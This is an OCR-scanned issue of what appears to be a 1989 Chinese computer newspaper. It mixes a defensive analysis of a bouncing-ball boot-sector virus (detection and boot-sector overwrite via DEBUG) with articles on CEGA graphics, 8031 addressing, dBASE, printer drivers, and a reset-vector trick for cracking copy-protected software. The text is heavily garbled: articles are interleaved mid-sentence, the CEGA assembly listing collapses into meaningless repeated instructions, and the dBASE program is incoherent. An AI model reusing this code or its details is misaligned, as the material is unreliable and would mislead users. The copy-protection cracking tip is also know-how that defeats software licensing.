我单位微机被外来软盘感染了计算机病毒,呈现的现象为:当频繁地使用磁盘时,屏幕上出现小球滚动,若处于图形状态(如9行C DOS),屏幕提示小球弄得乱七八糟,其运动轨迹呈正弦波的形态,而且屏幕显示老是上下晃动,打印一行字需一分钟多的时间或者更多,硬盘工作指示灯不停地闪,微机几乎处于死循环的情况。

通过对病毒程序的追踪和反汇编分析后,发现DOS-5引导后,INT13的出断向量被修改,低16位为7CDO,而高16位随内存容量大小而定,内存640K其值为97C0。带有病毒的PC机,INT13向量一般是C800,0XX。当病毒程序激活时,小球开始滚动,此刻INT8的中断向量改变为XXXX,7EDF。内存640K时,XXXX为97C0。改变后的INT8中断服务程序先执行一小段把ASCII7送去显示的病毒程序,再转入正常程序的运行。滚动的小球则为ASCII7的显示符号。

微机启动后,向量值被修改,只能发生在DOS的引导过程中。而DOS的引导步骤是:ROM BIOS复位软盘系统并试图把A盘0道0头第1扇读到内存0000,7C00处。如果软盘操作失败,则复位硬盘系统并试图把0道0头第1扇读到内存0000,7C00处。若成功,跳到0000,7C00去执行刚刚读入的这一扇上的程序。从软盘读入0000,7C00的内容是PC DOS的引导程序。如果BIOS读入的这一扇是来自硬盘,其内容是一个初始引导程序和一张分区表,还需把PC DOS分区的第1扇的内容再读入地址0000,7C00中,这才是真正的PC DOS引导程序。PC DOS引导程序依次读入并执行IBMBIO.COM, IBMDOS.COM两个隐藏文件和COMMAN.D.COM文件,才把操作系统启动来。

当把IBMBIO,IBMDOS和COMMAND三个文件读入磁盘中,计算机病毒还是存在。调出PC DOS引导程序加以分析后,查出该程序已改得面目全非,计算机病毒程序驻存于PC DOS的引导程序区(即在DOS分区这一扇区,逻辑扇区号为0)可用DEBUG查看该扇区的内容,操作顺序如下:  
C>DEBUG  
-L100 0 2 1 (其中2是指硬盘,若A盘改为0)  
-U100

反汇编出来第一条为跳转指令 JMP 11E,而DOS2.1一般是 JMP 12E, DOS3.0为 JMP 12C。分析逻辑扇区0的引导程序可知,带有计算机病毒的引导程序执行时,把内存中地址为0000,0413的内容(此处存放内存的容量值,以K字节为内容),把病毒程序复制到内存高地址处,修改0000,4C-0000,4F的内容(此为INT13中断向

量存放地址),把病毒程序嵌入正常INT13中断服务程序的入口处。当微机不断地调用INT13时,进行访问磁盘的操作,满足病毒程序的条件,被修改的INT13中断服务程序自行改变INT8的向量值,把一小段送 ASCII17在屏幕显示的小程序值入正常的INT8中断服务程序头部,小球出现在屏幕滚动,这是所谓的计算机病毒被激活了。

实际上带病毒的机器一开机,就有传染能力,从硬盘拷贝文件,可发现目标盘的引导扇区被修改带有计算机病毒。一般情况下,引导扇区的内容只在作格式化的时候写入的。

从上面分析得出,判断磁盘是否被感染,应从引导扇区入手,其方法为:执行 DEBUG,键入-L100 2 0 1 (2为硬盘,A盘为0),再键入U100和回车,若反汇编出来的第一条指令为 JMP 11E,则该盘带有病毒。对于软盘清除病毒的方法有二:1.用无毒的系统盘,格式化有病毒的盘。2.用无毒的系统盘启动,调入 DEBUG,键入 L100 0 1,则引导扇区被读入内存,取出系统盘,再放入有病毒的软盘,键入 W100 0 1,把病毒盘上的引导扇区复盖掉,该盘可正常使用。对硬盘其方法为:用无毒的DOS盘启动,用BACKUP命令,把所需数据备份出来,作硬盘格式化,用RESTORE命令把数据倒回硬盘。笔者曾用此法操作后,再未发现计算机病毒。当然,对于硬盘也可采取类似软盘去的第二种方法的操作方式,但由于硬盘种类多,电参数不尽相同,操作失误可能导致不能从硬盘启动,这里不再作介绍。

为了防止被计算机病毒传染,不要随意拷贝外来的软件,或用上面介绍的方法检查后,方使用。这样才能免受计算机病毒的危害。  
厦门 李吉林

# 长城 CEGA 高分辨图形方式的程序设计

国内新推出的0670DH, GW286B等新型机,都配有我国长城公司自行设计的CEGA卡。它兼容了流行的EGA卡;而且还增加了GW工作方式。由于在CEGA卡里,字符发生器由两片固化ROM和两片静态RAM组成。在两片固化ROM内固化了256个8×16点阵ASCII字符和7445个18×18点阵的二进制字。两片静态RAM用来存放用户定义的128个字符。

这样用户可以在GW工作方式下显示汉字。一屏可显示汉字25行,并把25-28行作为

提示行使用。在EGA工作方式下,所使用的显示缓冲区容量为256K字节。视频的ROM BIOS的约定长度为2K。它们都放在CEGA卡上,显示缓冲区分成4个64K的显示体,亦称为位平面。本文主要介绍CEGA的EGA方式下的图形显示方式的程序设计的特点。

EGA工作方式中,10H方式为640×350图形方式,一屏可显示16色。12H方式为640×480图形方式,一屏也可以显示16色。它们为显示缓冲区起始地址为A000H。显示缓冲区4个体(0-3)都被使用,每个显示代表一种颜色。所以在一屏内可以组成2<sup>4</sup>=16种颜色。

1. 显示模式的设定  
EGA工作方式显示模式的设定,主要是调用视频ROM BIOS的10H中断0号功能完成。

例如设定640×350图形显示方式  
MOV AX, 0010  
INT 10

又如设定640×480图形显示方式  
MOV AX, 0012  
INT 10

2. 图形方式下象元的读写程序设计  
利用EGA图形方式下设计结构图形,应掌握屏幕中图形象元的读写方式。我们知道视频RAM的起始地址为A000,0000。当执行一条从视频RAM某个地址读写字节指令时,该处的数据字节就从位平面传出或传入4个位平面,那么,每个象元的值可由4个位平面不同位置上的值来组合。例如第一行第一个象元值,应在的地址为A000,0000的第7位来表示。那么在位平面0-3中相同字节的第7位则表示这个象元的值。可以把位平面0-3的位级值组合为0000-1111,也就是象元值0至FH。

在EGA显示方式中可以有三种不同写模式,象元设置象元,其中写模式0为取写模式,也就是用得最多,下面本文只对此模式进行描述。

EGA利用写模式0把象元写到任何位置上,以形成图形。每个象元的颜色由4个位平面同一字同一位上不同的值来设定。故象元值可从0至FH,即16种不同颜色。EGA写模式0允许四个位平面开放,因此在写模式0时,用户需要确定象元在屏幕X, Y位置,以及象元颜色值。以便把颜色值写到对应位平面上X, Y位置上设置一个象元。

EGA进行写模式0时,需要用到CEGA卡上的图形控制器3CEH和3CFH。在图形控制器上有9个可编程寄存器。所用的分离字寄存器R8,选用时把8送3CEH,再把由颜色值算出的分离字值送到3CFH。另外还要用到位地址选择器3C4H, 3C5H。它有5个可编程寄存器,其中R2寄存器用于控制位平面开放。

写模式0的步骤如下:

1. 计算象元所在地址,并根据象元颜色值决定分离字。利用分离字决定位平面上对应的哪个位可以写入象元。
2. 把分离字送入3CEH的R8寄存器,设置图形控制器的分离字寄存器的值,完成上述功能。
3. 把所有平面对应象元的位置0。
4. 把对应象元为1的相应位平面开放。方法是先给R2的C4H选中定序模式寄存器。再把输出数据值送到3C5H,即可开放对应位平面。然后根据分离字确定开放的位平面上,对应的字节上那个位要开放到该位平面上。通过开放的位平面的象元位的修改,象元则能以新值。屏幕的X, Y坐标上显示一带颜色的象元点。
5. 恢复图形控制器缺省状态,开放4个位平面。

下面是一个以写模式0来设置象元值的实例:入口参数为AX=象元的Y轴值, B\*=象元的X坐标值, CX=象元值。

广州 柯德生 北京位德源; 08号

```

1: WFO  PUSH  NEAR
2:      CF
3:      MOV  DX, 0000H
4:      MOV  DS, DX
5:      MOV  EB, EB
6:      MOV  CX, BX
7:      SHR  BX, 1
8:      SHL  BX, 1
9:      AND  BX, AX
10:     MOV  EB, AX
11:     AND  CL, 7
12:     XOR  AL, J
13:     MOV  CH, AL
14:     MOV  DX, 300H
15:     MOV  DI, 0000H
16:     MOV  SI, 0000H
17:     MOV  AX, 0000H
18:     MOV  BX, 0000H
19:     MOV  CX, 0000H
20:     MOV  DX, 0000H
21:     MOV  AX, AL
22:     MOV  BX, AL
23:     MOV  CX, AL
24:     MOV  DX, AL
25:     MOV  AX, 0000H
26:     MOV  BX, 0000H
27:     MOV  CX, 0000H
28:     MOV  DX, 0000H
29:     MOV  AX, 0000H
30:     MOV  BX, 0000H
31:     MOV  CX, 0000H
32:     MOV  DX, 0000H
33:     MOV  AX, 0000H
34:     MOV  BX, 0000H
35:     MOV  CX, 0000H
36:     MOV  DX, 0000H
37:     MOV  AX, 0000H
38:     MOV  BX, 0000H
39:     MOV  CX, 0000H
40:     MOV  DX, 0000H
41:     MOV  AX, 0000H
42:     MOV  BX, 0000H
43:     MOV  CX, 0000H
44:     MOV  DX, 0000H
45:     RET
46:     RET
47: WFO  DNP
48:     DND

```

# 智能复合汉字系统

智能复合汉字系统既具有目前众多汉字系统的优点,又有独具匠心的创新,但所有这些特点并非要求你掌握才能使用本系统,而是作为你可能的深层要求提供的,即:你可以按老习惯来使用它,一旦你想提高使用水平时,再来学习也不晚;低要求者,你可以永远不掌握这些功能,高要求者,你可以用它提供的功能和工具开发出自己的系统;这就是“智”的设计指导思想。

一、拼组复合系列编码  
拼组系列编码拼笔、拼折、拼部,主要是针对目前众多的微机用户使用编拼(指电子部六所C DOS上的拼音)输入汉字,但又不能满足拼组多、速度快这一现状,在复合编码思想指导下,以编拼为基础而设计的复合系列编码,原名意义拼笔就是拼音+笔画(横、竖、撇、点、折),即键入拼音编码后再键入笔画信息。例:  
汉……h1 dd 字……zi dd  
原……xj pz 统……ts zx

如果你不愿使用拼笔,就只把它视为拼音,或过去的拼音习惯来输入汉字!表现出极大的灵活性。  
若你嫌单字输入慢的话,你可以打开联想开关,还可以直接输入词汇,调码编码为:

①二字调码。  
取二码,每字取一码,如在“拼笔”下(注:以下列举均指在拼笔下)现象……lx 友好……yh 系统……xt  
取三码,前字取二码,后字取一码。即四字码,每字各取二码。  
②三字调(三字调以上调汇称之为多字调)编码:  
取四码,前三末一,三调补0(也可用Y或E等)都那市……hdou 男子探察……YJts 集体所有制……jtsa  
以上除了在的、中三个极常用字是仅用一码来用单字输入外,其它内容均采用了两码输入,调码取两码时(例效组-hy)十分简单。  
可见,这种方法对微机操作、编程人员来说,具有“保留习惯,上等级”的作用。

成,调汇生成程序可直接从任何一个包含有词汇的文件中把词汇提取出来自动编码生成编码库,词库还原程序又可把编码库加工成一个可用字处理程序浏览、编辑的文本文件。不同专业词汇库还可在用中随时更换。

4. 系统设有两类一是编码字根的安排,二是系统使用帮助,如拼音中ans定义在键上就可以从一类帮助中了解得知,再如DOS2.13A中特殊打印的参数格式等就可随时由二类帮助中得知,这样,你一旦拿到该软件即可使用。

5. 首创汉字输入的“流水窗口”,键盘输入的数字及符号均从一个能容纳十个字的窗口流过,窗口内字符可任意重复输入,这为重复输入汉字,现场定义Y、制表等提供了极大的便利。

首创“西中”功能,正常时它相当ASCII状态,一旦要输入汉字只要击“\*”键即可,再击一编码字符(如:回车键、空格键、数据键等)就自动返回ASCII状态,这为你录入数据、编制程序等提供了便利。  
6. 系统占用内存空间可调节,以满足不同软件对内存的需要;  
简繁体可随时切换,以满足部分老同志、海外侨胞的需要;  
7. 兼容DOS2.13的全部打印功能,该汉字系统已经完成适用于PC-XT及兼容机、PC-AT(PC-XT 286)以及相应的国产长城0520系列微机的各种使用版本。 河北软件学会

2. 各种方法均可联想或离散,均可字调一不转换输入词汇;难编码字可由另一编码法输入且可互相提示编码。  
3. 各种符号输入方便,各种词调方便定义,即可用词组,又可一次生

# 8031 单片机外部 RAM 寻址

杜祥 李军水

8031单片机访问外部数据存储器(RAM)是通过当前工作寄存器组的R0或R1或者数据指针DPTR寄存器采取寄存器间接寻址的方式实现的。当外部扩展的RAM区域较小,8位地址足够使用时,利用R0或R1就能实现对外部RAM的寻址;而当外部扩展的RAM区域较大时,则利用DPTR寄存器间接寻址。这是通常的方法,所用到的指令仅6条,它们是:

```
MOVX A, @R0
MOVX @R0, A
MOVX A, @R1
MOVX @R1, A
MOVX A, @DPTR
MOVX @DPTR, A
```

对于较大区域的数据存储器(RAM),要实现对其寻址,除了上述通常的方法外,还可根据8031单片机的特性,扩充其寻址外部RAM的方法。我们知道,8031单片机使用8位地址访问外部数据存储器时,P2口特殊功能寄存器(SFR)的内容在外部存储器周期期间一直保持于P2口引脚上,这种特性对于进行寻址是很方便的。利用这种特性,即能扩充寻址外部RAM的方法,具体做法是,首先通过P2口选定当前页,再通过R0或R1选择页内地址,便实现了对RAM的寻址。如果再加上其它的两个8位寄存器,用来存放页地址,与R0或R1组合起来(例如R0与R6、R1与R7组合等),便相当于构成了两个新的16位数据指针,利用它们对RAM寻址,可以大大地增加寻址外部RAM的灵活性。下面的一个子程序(程序一)说明了这种用法,它适用于页间或页内的数据块传送。

```
SUB1: MOV P2, R6; 源地址高8位(页)
      -P2口
      MOVX A, @R0, 读 R6R0 为数据指针所指单元的内存
      MOV P2, R7; 目地址高8位(页)
      -P2口
      MOVX @R1, A; 把数据存入R7R1所指的单元
      INC R0
      INC R1
      DJNZ R2, SUB1
      (程序一)
```

子程序的入口参数为:  
R0=源数据块首地址的低8位  
R1=目的地址首址低8位  
R2=数据块字节数  
R6=源数据块地址的高8位(即源页地址)

```
改: 0300-05 06 04 07 05 34 04 38
进: 0306-10 17 03 20 53 F9 C3 00
后: 0310-90 F2 C4 09 90 F0 6A 20
的: 0318-82 F8 48 4C 26 03 20 4A
反: 0320-F9 CA 2F C8 90 F1 A2 03
汇: 0328-C0 00 90 F2 68 A8 B9 C0
编: 0330-F8 85 C2 B5 00 FA 85 2B
     0338-A9 00 80 05 04 20 2A 2C
     0340-2B 88 D0 F8 69 B9 20 E9
     0348-FB CA 80 EC 20 48 F9 84
     0350-F2 A2 0A E0 03 F0 1C 06
     0358-2F 90 0E B9 B3 F9 20 E0
     0360-F8 BD B9 F9 F0 03 29 E0
     0368-FB CA D0 E7 60 0B 30 E7
     0370-2B BA F8 A5 2E C9 EB B1
     0378-3A 90 F2 20 36 F9 A8 E8
     0380-D0 01 C8 98 20 DA FB 0B
     0388-4C BA FB FF FF FF FF FF
```

笔者对反汇编程序进行了修改,使每行只显示地址、助记符、操作数,省去了汇编码。使每行之后面有较多的空格,可由程序员写上一些说明性的文字。甚至经过其它修改,还可使每页纸上多打印几列程序。

使用本程序时,在\$06、\$07中放程序起始地址,低位在前,高位在后,\$08、\$09中放结束地址,用\$00G启动即可,可使具有任何长度的程序打印整齐、美观,并不会有多余的行出现。

柳州高中 张霖

R7=目的地址高8位(即目页地址)值得指出的是,由于这种寻址方法不会影响DPTR,所以,如果在子程序中采用这一方法,就可免去保护及恢复DPTR现场的工作,省去了两条入栈指令及两条出栈指令;另外,根据8031单片机具有易于更改工作寄存器组的特性,只要执行一条单周期指令改变程序状态字PSW的第3位和第4位,便可切换CPU的工作寄存器组,这种特性提供了快速保护现场的功能,提高了CPU实时响应速度,也提高了程序的效率。上述扩充的寻址方法正好利用这种特性。因此,在需大量调用子程序的场合运用这种寻址方法,不但能节省存储空间,而且能大大提高运行速度和程序的效率。

必须注意的是,如果主程序和子程序都需要采用这种扩充的寻址方法,而主程序和子程序所用的页地址又不相同,那么很明显,程序必须保护主程序所使用的页地址并在返回主程序之前恢复。完成这项工作的简便方法是利用切换工作寄存器的方法,条件是主程序的页地址必须在子程序寄存器中,如果主程序的页地址不在工作寄存器中,子程序为了得到这个页地址,就必须得到P2口特殊功能寄存器(SFR)的内容,问题是对P2口的压栈指令和一般的指令得到的不是P2口SFR的内容而是P2引脚上的内容,为解决这一问题,必须进行适当的处理。下面介绍两种解决这一问题的方法。

```
一、利用读—修改—写指令 DJNZ P2 得到 P2口SFR的内容即主程序页地址,其程序如下(程序二)
SUB2: PUSH ACC; 子程序入口
      CLR A
      LOOP: INC A
            DJNZ P2, LOOP
            PUSH ACC; 主程序页地址入栈;
            ; 子程序体
            POP P2; 恢复主程序页地址
            POP ACC
            RET; 返回
            (程序二)
```

在信息系统设计中,建立数据字典是一项基础性的工作。在数据字典的数据项目中,需要用众多的属性来描述;它包括:数据项名、数据项含义、类型、长度、小数等。其中数据项含义是数据项汉字名,数据项名是由数据项含义中的每个汉字的汉语拼音首字母组合成的字符串。工作中我们是以DBASE II库文件的形式存有数据项项目的,这就需要数据的各属性输入到库文件中。在输入数据项名时发现,它不仅影响了输入速度,而其准确性也不高。能不能利用数据项含义生成数据项名呢?这里介绍一种在DBASE II下迅速方便地用数据项含义生成数据项名的方法。

我们知道,在《中华人民共和国国家标准信息交换用汉字编码字符集基本集GB2312-80》中第一级汉字是按汉语拼音字母A、B、……,Z顺序排列的。由于C/C++-DOS使用的汉字机内码是将国标码(GB2312-80所规定的机器内部编码)的每一个字节的最高位置“1”,作为汉字机内码,所以在“GB2312-80”第一级汉字中每个汉字的机内码值大小顺序是与国标码顺序相同的。由上可知,每个汉语拼音字母作为汉字的汉语拼音首字母时对应GB2312-80第一级汉字中一组汉字,且这组汉字的机内码值是顺序排列的。而在DBASE II中汉字是按汉字机内码值比较大小的。因此只要比较汉字的机内码值是属于哪一组的,就可确定该汉字的汉语拼音首字母。

设数据项名库的库名为: HPP, 其结构为:

| 字段  | 字段名   | 类型    | 宽度    | 小数    |
|-----|-------|-------|-------|-------|
| 1   | 数据项含义 | 字符型   | 16    |       |
| 2   | 数据项名  | 字符型   | 8     |       |
| ... | ..... | ..... | ..... | ..... |

程序如下:

这种方法所需指令较少,但执行时间取决于P2口SFR中的内容,SFR中的值越大执行时间越长(但SFR的值为0时除外,这时执行时间最长)。

```
二、利用读—修改—写指令 JBC 得到 P2口SFR的内容。程序如下(程序三);
SUB3: PUSH ACC; 子程序入口
      MOV A, #FFH
      JBC P2.0, BIT1; P2口SFR位0为1吗?
      CLR ACC.0; SFR位0为0
      BIT1: JBC P2.1, BIT2; SFR位1为1吗?
            CLR ACC.1; SFR位1为0
      BIT2: JBC P2.2, BIT3; SFR位2为1吗?
            CLR ACC.2; SFR位2为0
      BIT3: JBC P2.3, BIT4
            CLR ACC.3
      BIT4: JBC P2.4, BIT5
            CLR ACC.4
      BIT5: JBC P2.5, BIT6
            CLR ACC.5
      BIT6: JBC P2.6, BIT7
            CLR ACC.6
      BIT7: JBC P2.7, NEXT
            CLR ACC.7
      NEXT: PUSH AQC.1; 主程序页地址入栈
            ; 子程序体
            POP P2; 恢复主程序页地址
            POP ACC
            RET; 返回
            (程序三)
```

显然,这种方法速度较快,只是占用内存稍多。

3070A.EXE和M1724.EXE均能在主机型号为GW-0520A和IBM-PC/XT上,打印机型号分别为M3070和M1724上打印出A-H和P等九种字型,上述二驱动程序,在使用中要注意,3070A.EXE所用的24点阵字库约为588KB,而M1724.EXE所用字库,约为607KB。

3.COM和3070C.EXE在主机型号为GW0520CH,打印机为M3070上运行较多,前者能打印A-H等八种字型,而后者比前者多一种字型F。另外,前者占用内存少(约31KB),而后者占用约54KB内存。使用中应特别注意仍是字库问题:3.COM需要607KB而3070C.EXE需588KB字库支持。

最后,要提醒的是,运行3.COM驱动程序时别忘了在DOS文件Config.SYS中写下这样一句:DEVICE=GRD,SYS。

沈阳 萧丰

勿·用·错·打·印·机·驱·动·程·序

2024 P, M2024, M1724, 3070A, 3070 C和3, COM等打印机驱动程序,在国内常用机型M1724,和M3070上用户较多。部分用户由于对这些程序性能,适用范围使用条件等,不甚了解,致使汉字打印输出工作不能顺利进行,有必要对这些程序作一简介:

M2024.EXE,能打印A-P等16种仿宋体字型,但不能打印实线表格。

2024 P.EXE,仅有A、B、C三种字型,虽有表格功能,但须借助其它文件才能打印实线表格。

故不推荐使用上述二驱动程序。

## 从汉字生成其汉语拼音首字母的方法

```
SET TALK OFF
CLEAR
PS = " "
P = " "
CASE H>="A".AND.H<="a" P="A"
CASE H>="a".AND.H<="b" P="O"
CASE H>="b".AND.H<="c" P="B"
CASE H>="c".AND.H<="d" P="P"
CASE H>="d".AND.H<="e" P="S"
CASE H>="e".AND.H<="f" P="T"
CASE H>="f".AND.H<="g" P="W"
CASE H>="g".AND.H<="h" P="X"
CASE H>="h".AND.H<="i" P="Y"
CASE H>="i".AND.H<="j" P="Z"
CASE H>="j".AND.H<="k" P="SPACE (1)"
ENDCASE
PS=PS+P
L1=L1+Z
ENDDO
REPL 数据项名 WITH PS
SKIP
ENDDO
RETURN
```

由于GB2312-80中第一级汉字包括绝大部分常用字,所以此方法是可行的。在建立数据字典过程中我们使用了这种方法,提高了工作效率。

本版责任编辑:07号 武汉 四林



### 巧用 RESET

CTRL-RESET是中华学习机的复位键。它不用于软件加密，在主机操作时若加利用，将给我们带来便利。

系统规定，只要开机标志正确，复位后均将进入BASIC语言，这给正调试机器语言程序的人造成极大不便。若您键入：\*3F2, 09, FF, 5A, 丄

则复位 = CALL -151, 从而脱离了讨厌的BASIC语言状态，使监控状态永存。

若要摆脱DOS的控制，只需：\*3F 2, 03 E0 45 丄

若要恢复DOS的功能，只需：\*3F2, BF 9D 38 丄

若要使中文状态永存，只需：\*3F2, 00

### C3 NFB6FG 丄

借此类推，若您要直接进入小汇编，进入LOGO语言，都可以将它们的入口地址放入3F2, 3F3中，然后F8BF即可永远保持该状态。

如前所述，RESET主要用于加密，但现在我们也可以用它来解密。

许多加密软件在运行过程中会将自身搬入零页、键区等敏感部位，甚至利用文本显示区，以便一复位就将这部分程序冲掉，使我们前功尽弃。

我在遇此情况时，便取一处该软件不用的地址区写一段搬家程序，然后将复位向量指向该程序，再运行该加密软件，一按CTRL-RESET，则将\$O-\$7FF区域的数据自动搬入RAM卡保存起来，从而解密。

我曾用法，解开了著名游戏《警察抓小偷》的三层加密的最后一层，得以研究其小技巧，受益非浅。

河南 陈惠康

### 球磨机 铜球配 比程序

```

45:10 = 57
290 FOR J = 1 TO 80
300 X1 = X1 + .125
310 X3 = X3 + .125
320 X4 = X4 + .5: X2 = X2 + .5: A5 = X5 + .1
350 LFK5 = Y THEN 410
360 NEXT J
370 X1 = 15: X2 = 5: X3 = 35: X4 = 45
380 GOTO 410
390 X1 = 15: X2 = 45: X3 = 35: X4 = 5
410 V1 = V + .3
420 IF M > 90 THEN 450
450 R = 4.59
470 M = V1 + R + 1000
475 PRINT "M": M: "R": R
480 LET G1 = M * X1 / 100
490 LET G2 = M * X2 / 100
500 LET G3 = M * X3 / 100
510 LET G4 = M * X4 / 100
520 IF M > 90 THEN 550
530 PRINT "R90": G1: "G1": G1: "R70": G2: "G2": G2: "R70": G3: "G3": G3: "R70": G4: "G4": G4
540 GOTO 360
550 PRINT "R100": G1: "G1": G1: "R90": G2: "G2": G2: "R80": G3: "G3": G3: "R70": G4: "G4": G4
560 END

```

我编了一个球磨机铜球配比程序使用方法很简单，按变量顺序输入不同字数即可，在冶金水泥厂、天山水泥厂等单位使用半年多反映良好。

陕西 黄保泉

### 封

|   |       |          |     |        |
|---|-------|----------|-----|--------|
| 死 | 8300- | F9 08    | LDA | #90B   |
|   | 8302- | 85 38    | STA | \$38   |
|   | 8304- | 80 A3    | LDA | #943   |
|   | 8306- | 85 39    | STA | \$39   |
|   | 8308- | 4C 51    | JMP | \$A85  |
|   | 830B- | 20 AB C3 | JSR | \$C3AB |
|   | 830E- | 20 A3 F7 | JSR | \$F7A3 |
|   | 8311- | 20 B9 C3 | JSR | \$C3B9 |
|   | 8314- | C9 91    | CHP | #91    |
|   | 8316- | D0 08    | BNE | \$0320 |
|   | 8318- | A9 87    | LDA | #87    |
|   | 831A- | 20 ED F9 | JSR | \$F9ED |
|   | 831D- | 4C 0B 03 | JMP | \$030B |
|   | 8320- | 60       | RTS |        |
|   | 8321- | 60       | BRK |        |
|   | 8322- | 03       | ??? |        |

在 CEC-1 机的键盘上，有中文、西文键各一个，键操作时可方便地进行中西文状态的转换。

但在一些有键盘输入的应用程序中，往往由于误按中西文键而破坏了当前的中文状态屏幕。再用中文键返回时，屏幕上的内容要删卷一行。

左面的一段机器语言子程序，能在中文状态下封死西文键。键入 CALL 768 后，再按西文键就会响铃警告，并继续等待键入。由于西文键的代码不会存入内存，所以其后键入的命令或程序中输入的数据不会出错，效果很好。

按 CTRL-RESET 键后，该功能无效，需要时再 CALL 768 或 300G。

江苏苏州十中 李竹意

### 用图形表绘图的方法

用图形表绘图的方法的基本思想是：把绘图时笔的移动过程记录下来，按一动作规定做成一张图形表并存入内存中，如要运行按规定编写的显示程序，则图形就显示出来。由于记录的是相对移动过程，这样图形还可以实现在任意区显示，旋转和放大。

笔者在实践中，整理出一一种易于各机型移植的方法，现以 PC-81 机为例介绍给读者。

记录笔划的移动就是记录显示不显示、移动的方向和移动距离。PC-81 机高分辨率作图只有 64 \* 44 点阵，一般少这样移动的距离，这样，笔者将所有的信息压缩到一字节，以合使用 PC-81 机的内存。

下面介绍笔者对每个字节各位所表示的信息的规定。

D<sub>7</sub>位：为1时，本笔划显示；为0时则不显示。

### 用图形表绘图的方法

D<sub>6</sub>~D<sub>4</sub>位：表示本笔划的长度（实际上是所占用的点阵），为0时，表示图形表结束。

一般在图形表最后填入全0字节表示结束。

D<sub>3</sub>~D<sub>1</sub>位：所表示的信息见下表：

D<sub>3</sub>D<sub>2</sub>D<sub>1</sub>：所表示的信息

0 仅Y（垂直）方向向下移动

1 仅Y方向向上移动

010 仅X（水平）方向向左移动

011 仅X方向向右移动

100 Y方向向下、X方向向左移动

101 Y方向向上、X方向向左移动

110 Y方向向下、X方向向右移动

```

10 REM
20 A$ = "11020022"
30 B$ = "02110202"
40 X = 0
50 Y = 0
60 J = 17308
70 K = PEEK J
80 M = INT (K / 16)
90 L = K - M * 16
100 IF NOT L THEN GOTO 180
110 FOR I = 1 TO L
120 IF K > 128 THEN PLOT X,Y
130 X = X + VAL A$(M - I)
140 Y = Y + VAL B$(M - I) - 1
150 NEXT I
160 J = J + 1
170 GOTO 70
180 其它程序操作

```

#### 全国计算机应用软件人员水平考试复习指导——如何复习 CAP-14 汇编语言

四川大学副教授 王正祥

全国计算机应用软件人员水平考试中，在汇编语言程序设计部份采用了所谓的 COMP-14 计算机的 CAP-14 汇编语言。笔者对其来龙去脉也不清楚，而且认为 COMP-14 是一种微型计算机，CAP-14 是以 COMP-14 微型机为对象的一种简化的汇编语言。在水平考试中采用它，对来自于各行各业的参考人员来说，是一种容易统一而且比较公平的方式。

掌握一种汇编语言，至少要了解以下三个方面的内容：

1. 该语言所使用的硬件环境。对用汇编语言编程者讲，只需要了解在编程时所涉及的计算机基本结构，主要包括 (1) 寄存器组织 (2) 存储器组织 (3) 指令执行结果有关的一些部件，例如指令计数器 (PC)，标志寄存器的特点等。
2. 机器的指令系统。整机设计中那些类型的指令，每条指令的基本功能，操作数以及操作数地址的表示方法，指令执行结果对标志的影响等。
3. 汇编语言所提供的伪指令。伪指令是汇编语言所能识别并执行的指令，它给程序和数据的安排提供了极大的方便。

CAP-14 汇编语言包括 14 条机器能执行的普通指令和 5 条伪指令。详细介绍请参阅《微型计算机应用》或《全国计算机应用软件人员水平考试试题分析与解答》软件报编辑部编。

以下就 CAP-14 在这几方面的特点作一简单介绍与探讨。

#### (一) CAP-14 的硬件环境

COMP-14 是一个 16 位字长的计算机。寄存器有效长度：(单位位) 为 16 位。寄存器的通用寄存器有 4 个，分别记为 GR0, GR1, GR2, GR3，每一个都可以作累加寄存器，其 GR1, GR2, GR3 还可以作变址寄存器。寄存器单元是 16 位的，一个寄存器地址指定了一个 16 位的单元。寄存器的组织与通常的微型计算机不同，COMP-14 把内存空间分成了许多块，每块 256 个单元。在构成系统时，至少包括一块寄存器单元，其他地址是 0000-00FF (16 进制数) 即 0-255。系统最多可包括 256 个寄存器，即内存最多可达到 64K 字节单元。为适应寄存器的这种结构，COMP-14 硬件中包括了一个 BR (基址) 寄存器，它是一个 16 位的寄存器，但低 8 位恒为 0，用来指定当前使用那个寄存器。通过设置地址单元的内容能改变 BR 寄存器的值。其他指令只能在寄存器单元内寻址。(待续)

# 软件报



普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订期代号：61-74 地址：成都市金河新75号 邮政编码：610015

(总)(编)(者)

## 汉字识别研究的特点及现状

北京 周春泰

(续上期)如果按识别对象对汉字识别进行分类,可以分为两大类:1.印刷体汉字识别;2.手写体汉字识别。而后者按其是否实时识别又可分为联机手写体汉字识别和脱机手写体汉字识别。

印刷体汉字识别方法,通常以统计决策法为主。这是由于印刷体汉字字形相对稳定,每次输入时变化一般不大。对不同字体识别,可以切换相应的字典。如果选择的特征不受字体的影响,也可以只用一个字典。如清华大学最近通过鉴定的多字体印刷汉字识别系统,采用了单一字典识别四种字体。在模式表达上,日本有代表性的一例是采用基于K-L变换的匹配式识别方案。而国内以微机组成的汉字识别系统,则多是充分利用印刷体汉字特点来表达汉字。如“四角分析法”、“包含配选法”、“脱光透描法”等等。

△电脑将改变人们的生活方式 最近在西德科隆举行的第七届国际办公设备博览会预示,在未来十五至二十年,电脑将改变人们的生活方式,首先是从办公室开始,这方面的营业额将超过四百亿西德马克。

来自七十一个国家的十八万二千名商界人士参观了本届博览会,博览会展示了办公桌面工作正在进行一场“无声的革命”,三十一个国家的二千一百一十九家参展商曾亮相。

△硬件保安系统被引入中国市场 世界上唯一拥有硬件保安系统的APRICOT公司个人计算机首次进入中国市场。这种微机通过其独有的红外线发射器将用户分为不同的级别,藉以监督每个用户的使用权。

摘自《中国计算机报》

★编号: 890707  
名称: 硬盘恢复使用操作系统  
作者: 宋亮林  
功能简介: 当硬盘的0磁道(或0磁道1扇区)损坏时,使用本操作系统,不仅硬盘可以继续使用,而且硬盘上的数据和原来的完全一样,部分硬盘还可以恢复自动功能,如果不能恢复自动,可以先从A盘启动,通过批处理文件调用硬盘上的汉字DOS,或者是使用本系统配置1硬盘启动程序。本操作系统的操作使用方法41D OS 2.1完全一样(兼容),并且不减少硬盘的存储容量。  
源程序语言: 8088汇编语言  
运行环境: IBM PC/XT及兼容机, 10M硬盘, 20M硬盘, 30M硬盘(如果需要适用于40M硬盘的程序,请说明)。  
转让形式: 磁盘1片, 盒内带汉字使用说明文件README、ME  
转让价格: 250元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 890708  
名称: 机动车辆管理系统  
作者: 张军  
功能简介: 本系统是为机动

车较多的单位编制而成的管理软件,它具有以下几个特点:  
